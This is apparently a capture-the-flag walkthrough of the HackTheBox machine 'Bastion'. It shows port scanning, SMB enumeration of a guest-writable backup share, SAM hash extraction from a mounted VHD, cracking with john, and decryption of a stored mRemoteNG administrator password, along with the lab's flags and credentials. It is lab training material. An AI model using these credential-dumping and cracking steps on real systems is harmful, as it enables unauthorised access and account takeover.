Bastion

Nmap stealth scan verbose all ports

```
┌─[user@parrot]─[~/Desktop/burp]
└──╼ $sudo nmap -p- -sS bastion.htb -v
Starting Nmap 7.92 ( https://nmap.org ) at 2021-09-01 23:07 +08
Happy 24th Birthday to Nmap, may it live to be 124!
Initiating Ping Scan at 23:07
Scanning bastion.htb (10.129.194.204) [4 ports]
Completed Ping Scan at 23:07, 0.18s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 23:07
Scanning bastion.htb (10.129.194.204) [65535 ports]
Discovered open port 22/tcp on 10.129.194.204
Discovered open port 445/tcp on 10.129.194.204
Discovered open port 135/tcp on 10.129.194.204
Discovered open port 139/tcp on 10.129.194.204
Discovered open port 5985/tcp on 10.129.194.204
Discovered open port 49668/tcp on 10.129.194.204
Discovered open port 49670/tcp on 10.129.194.204
SYN Stealth Scan Timing: About 21.64% done; ETC: 23:09 (0:01:52 remaining)
Discovered open port 49664/tcp on 10.129.194.204
Discovered open port 49665/tcp on 10.129.194.204
SYN Stealth Scan Timing: About 43.83% done; ETC: 23:09 (0:01:18 remaining)
Discovered open port 47001/tcp on 10.129.194.204
SYN Stealth Scan Timing: About 65.96% done; ETC: 23:09 (0:00:47 remaining)
Discovered open port 49666/tcp on 10.129.194.204
Discovered open port 49669/tcp on 10.129.194.204
Discovered open port 49667/tcp on 10.129.194.204
Completed SYN Stealth Scan at 23:09, 136.93s elapsed (65535 total ports)
Nmap scan report for bastion.htb (10.129.194.204)
Host is up (0.52s latency).
rDNS record for 10.129.194.204: bastion
Not shown: 65522 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5985/tcp  open  wsman
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
49669/tcp open  unknown
49670/tcp open  unknown

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 137.26 seconds
           Raw packets sent: 65539 (2.884MB) | Rcvd: 65630 (2.628MB)
```

Nmap default scripts

```
─[user@parrot]─[~/Desktop/burp]
└──╼ $sudo nmap -sC -sV -p22,135,139,445,5985,47001,49664,49665,49666,49667,49668,49669,49670
-sS bastion.htb -v
SNIPPED
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH for_Windows_7.9 (protocol 2.0)
| ssh-hostkey:
|   2048 3a:56:ae:75:3c:78:0e:c8:56:4d:cb:1c:22:bf:45:8a (RSA)
|   256 cc:2e:56:ab:19:97:d5:bb:03:fb:82:cd:63:da:68:01 (ECDSA)
|_  256 93:5f:5d:aa:ca:9f:53:e7:f2:82:e6:64:a8:a3:a0:18 (ED25519)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
```

```
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49668/tcp open  msrpc        Microsoft Windows RPC
49669/tcp open  msrpc        Microsoft Windows RPC
49670/tcp open  msrpc        Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2021-09-01T15:21:17
|_  start_date: 2021-09-01T15:05:12
|_clock-skew: mean: -39m57s, deviation: 1h09m14s, median: 0s
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: Bastion
|   NetBIOS computer name: BASTION\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2021-09-01T17:21:18+02:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

NSE: Script Post-scanning.
Initiating NSE at 23:21
Completed NSE at 23:21, 0.00s elapsed
Initiating NSE at 23:21
Completed NSE at 23:21, 0.00s elapsed
Initiating NSE at 23:21
Completed NSE at 23:21, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 72.26 seconds
           Raw packets sent: 17 (724B) | Rcvd: 15 (656B)
```

Nmap udp

```
─[user@parrot]─[~/Desktop/burp]
└──╼ $sudo nmap -sU bastion.htb -v
Starting Nmap 7.92 ( https://nmap.org ) at 2021-09-01 23:07 +08
Happy 24th Birthday to Nmap, may it live to be 124!
SNIPPED
Completed UDP Scan at 23:24, 1028.38s elapsed (1000 total ports)
Nmap scan report for bastion.htb (10.129.194.204)
Host is up (0.17s latency).
rDNS record for 10.129.194.204: bastion
Not shown: 992 closed udp ports (port-unreach)
PORT     STATE         SERVICE
123/udp  open|filtered ntp
137/udp  open|filtered netbios-ns
138/udp  open|filtered netbios-dgm
500/udp  open|filtered isakmp
4500/udp open|filtered nat-t-ike
5050/udp open|filtered mmcc
5353/udp open|filtered zeroconf
5355/udp open|filtered llmnr

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1028.70 seconds
           Raw packets sent: 1456 (72.829KB) | Rcvd: 1027 (74.732KB)
```

Smb enum


```
┌─[user@parrot]─[~/Desktop/burp]
└──╼ $smbclient -L //bastion.htb
Enter WORKGROUP\user's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        Backups         Disk
        C$              Disk      Default share
        IPC$                IPC        Remote IPC
SMB1 disabled -- no workgroup available
┌─[user@parrot]─[~/Desktop/burp]
└──╼ $
```

Backup is writable as guest

```
┌─[user@parrot]─[~/Desktop/burp]
└──╼ $smbmap -u guest -p '' -H bastion.htb
[+] IP: bastion.htb:445       Name: unknown
[/] Work[!] Unable to remove test directory at \\bastion.htb\Backups\TZBUSCDPEJ, please remove
manually
         Disk                                                          Permissions     Comment
        ----                                                          -----------     -------
        ADMIN$                                                NO ACCESS       Remote Admin
        Backups                                               READ, WRITE
        C$                                                    NO ACCESS       Default share
        IPC$                                                  READ ONLY       Remote IPC
┌─[user@parrot]─[~/Desktop/burp]
└──╼ $
```

Listing out files

```
┌─[user@parrot]─[~/Desktop/burp]
└──╼ $smbclient //bastion.htb/Backups
Enter WORKGROUP\user's password:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Wed Sep  1 23:27:34 2021
  ..                                  D        0  Wed Sep  1 23:27:34 2021
  note.txt                           AR      116  Tue Apr 16 18:10:09 2019
  SDT65CB.tmp                         A        0  Fri Feb 22 20:43:08 2019
  TZBUSCDPEJ                          D        0  Wed Sep  1 23:27:34 2021
  WindowsImageBackup                 Dn        0  Fri Feb 22 20:44:02 2019
```



```
┌─[user@parrot]─[~/Desktop/htb/bastion]
└──╼ $cat note.txt

Sysadmins: please don't transfer the entire backup file locally, the VPN to the subsidiary office is too
slow.
```

```
┌─[✗]─[user@parrot]─[~/Desktop/htb/bastion]
└──╼ $sudo mount -t cifs -o username=user "//bastion.htb/Backups" test/
Password for user@//bastion.htb/Backups:

SNIPPED

┌─[user@parrot]─[~/Desktop/htb/bastion]
└──╼ $df -h
df: /run/user/1000/doc: Operation not permitted
Filesystem             Size  Used Avail Use% Mounted on
udev                   7.8G     0  7.8G   0% /dev
tmpfs                  1.6G  1.1M  1.6G   1% /run
/dev/sda1              128G   25G  100G  20% /
tmpfs                  7.9G     0  7.9G   0% /dev/shm
tmpfs                  5.0M  4.0K  5.0M   1% /run/lock
/dev/sda1              128G   25G  100G  20% /swap
/dev/sda1              128G   25G  100G  20% /home
SNIPPED
tmpfs                  1.6G  100K  1.6G   1% /run/user/1000
//bastion.htb/Backups   30G   19G   11G  65% /home/user/Desktop/htb/bastion/test
```

Mount vhd files

```
┌─[✗]─[user@parrot]─[~/Desktop/htb/bastion/test/WindowsImageBackup/L4mpje-PC/Backup 2019-02-
22 124351]
└──╼ $sudo guestmount --add 9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd --inspector --ro /mnt/vhd
```

Copy system and sam

```
┌─[✗]─[root@parrot]─[/mnt/vhd/Windows/System32/config]
```

```
└──╼ #cp ./SAM /home/user/Desktop/htb/bastion
┌─[root@parrot]─[/mnt/vhd/Windows/System32/config]
└──╼ #cp ./SYSTEM /home/user/Desktop/htb/bastion/
┌─[root@parrot]─[/mnt/vhd/Windows/System32/config]
└──╼ #
```

Extract hashes using samdump

```
┌─[✗]─[user@parrot]─[~/Desktop/htb/bastion]
└──╼ $samdump2 SYSTEM SAM -o hash.txt
```

Hashes

```
┌─[user@parrot]─[~/Desktop/htb/bastion]
└──╼ $cat hash.txt
*disabled*
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
*disabled* Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
L4mpje:1000:aad3b435b51404eeaad3b435b51404ee:26112010952d963c8dc4217daec986d9:::
```

Cracked password for L4mpje

```
┌─[user@parrot]─[~/Desktop/htb/bastion]
└──╼ $john --format=NT -w:./rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=8
Press 'q' or Ctrl-C to abort, almost any other key for status
                 (*disabled* Administrator)
bureaulampje     (L4mpje)
2g 0:00:00:00 DONE (2021-09-02 00:00) 3.174g/s 14913Kp/s 14913Kc/s 14921KC/s burg772v..burdy1
Warning: passwords printed above might not be all those cracked
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed
```

SSH as l4mpje, flag -> 9bfe57d5c3309db3a151772f9d86c6cd

```
l4mpje@BASTION C:\Users\L4mpje>cd Desktop

l4mpje@BASTION C:\Users\L4mpje\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 0CB3-C487

 Directory of C:\Users\L4mpje\Desktop

22-02-2019  16:27    <DIR>          .
22-02-2019  16:27    <DIR>          ..
23-02-2019  10:07                32 user.txt
               1 File(s)             32 bytes
               2 Dir(s)  11.320.467.456 bytes free

l4mpje@BASTION C:\Users\L4mpje\Desktop>type user.txt
9bfe57d5c3309db3a151772f9d86c6cd
l4mpje@BASTION C:\Users\L4mpje\Desktop>
```

Privilege checking

```
l4mpje@BASTION C:\Users\L4mpje>net user L4mpje
User name                    L4mpje
Full Name                    L4mpje
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            22-2-2019 14:42:58
Password expires             Never
Password changeable          22-2-2019 14:42:58
Password required            Yes
User may change password     No

Workstations allowed         All
Logon script
```

```
User profile
Home directory
Last logon                   1-9-2021 18:02:27

Logon hours allowed          All

Local Group Memberships      *Users
Global Group memberships     *None
The command completed successfully.


l4mpje@BASTION C:\Users\L4mpje>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```

Upload winpeas

```
┌─[✗]─[user@parrot]─[~/Desktop/htb/bastion]
└──╼ $smbclient //bastion.htb/Backups
Enter WORKGROUP\user's password:
Try "help" to get a list of possible commands.
smb: \> put winPEASx86.exe
putting file winPEASx86.exe as \winPEASx86.exe (827.3 kb/s) (average 827.3 kb/s)
smb: \>
```

winpeas result

```
╔══════════╣ Searching executable files in non-default folders with write (equivalent)
permissions ( permissions (can be slow)
0m

Unhandled Exception: System.DllNotFoundException: Unable to load DLL 'wlanapi.dll': The
specified module could not be found. (Ex
ception from HRESULT: 0x8007007E)
   at winPEAS.Native.WlanApi.WlanCloseHandle(IntPtr clientHandle, IntPtr pReserved)
   at winPEAS.Wifi.NativeWifiApi.WlanClient.Finalize()
     File Permissions "C:\$Recycle.Bin\S-1-5-21-2146344083-2443430429-1430880910-
1002\$RNTSJCP.bat":P.bat": Users [AppendData/Cr
eateDirectories]
     File Permissions "C:\$Recycle.Bin\S-1-5-21-2146344083-2443430429-1430880910-
1002\$INTSJCP.bat":P.bat": Users [AppendData/Cr
eateDirectories]
     File Permissions "C:\Users\L4mpje\AppData\Roaming\Microsoft\Windows\Start
Menu\Programs\Startup\L4mpje-script.bat": L4mpje
[AllAccess]
     File Permissions "C:\Backups\winPEASx86.exe": Everyone [WriteData/CreateFiles],L4mpje
[WriteDatriteData/CreateFiles]
```

Creds, nothing useful

```
l4mpje@BASTION C:\$Recycle.Bin\S-1-5-21-2146344083-2443430429-1430880910-1002>type
$RNTSJCP.bat
NET USE Z: "\\192.168.1.74\Backups" /user:Peter 3RTTT5zNt2
```

Password found in confCons.xml

```
l4mpje@BASTION C:\Users\L4mpje\AppData\Roaming\mRemoteNG>type confCons.xml
<?xml version="1.0" encoding="utf-8"?>
<mrng:Connections xmlns:mrng="http://mremoteng.org" Name="Connections" Export="false"
EncryptionEngine="AES" BlockCipherMode="GC
M" KdfIterations="1000" FullFileEncryption="false"
Protected="ZSvKI7j224Gf/twXpaP5G2QFZMLr1iO1f5JKdtIKL6eUg+eWkL5tKO886au0ofFPW0
oop8R8ddXKAx4KK7sAk6AA" ConfVersion="2.6">
    <Node Name="DC" Type="Connection" Descr="" Icon="mRemoteNG" Panel="General" Id="500e7d58-
662a-44d4-aff0-3a4f547a3fee" Userna
me="Administrator" Domain=""
Password="aEWNFV5uGcjUHF0uS17QTdT9kVqtKCPeoC0Nw5dmaPFjNQ2kt/zO5xDqE4HdVmHAowVRdC7emf7lWWA10dQK
iw=="
```

Crack password

```
┌─[✗]─[user@parrot]─[~/Desktop/htb/bastion/mRemoteNG-Decrypt]
└──╼ $python3 mremoteng_decrypt.py -s
aEWNFV5uGcjUHF0uS17QTdT9kVqtKCPeoC0Nw5dmaPFjNQ2kt/zO5xDqE4HdVmHAowVRdC7emf7lWWA10dQKiw==
Password: thXLHM96BeKL0ER2
```

Root.txt

```
administrator@BASTION C:\Users\Administrator\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 0CB3-C487

 Directory of C:\Users\Administrator\Desktop

23-02-2019  10:40    <DIR>          .
23-02-2019  10:40    <DIR>          ..
23-02-2019  10:07                32 root.txt
               1 File(s)             32 bytes
               2 Dir(s)  11.316.813.824 bytes free

administrator@BASTION C:\Users\Administrator\Desktop>type root.txt
958850b91811676ed6620a9c430e65c8
administrator@BASTION C:\Users\Administrator\Desktop>
```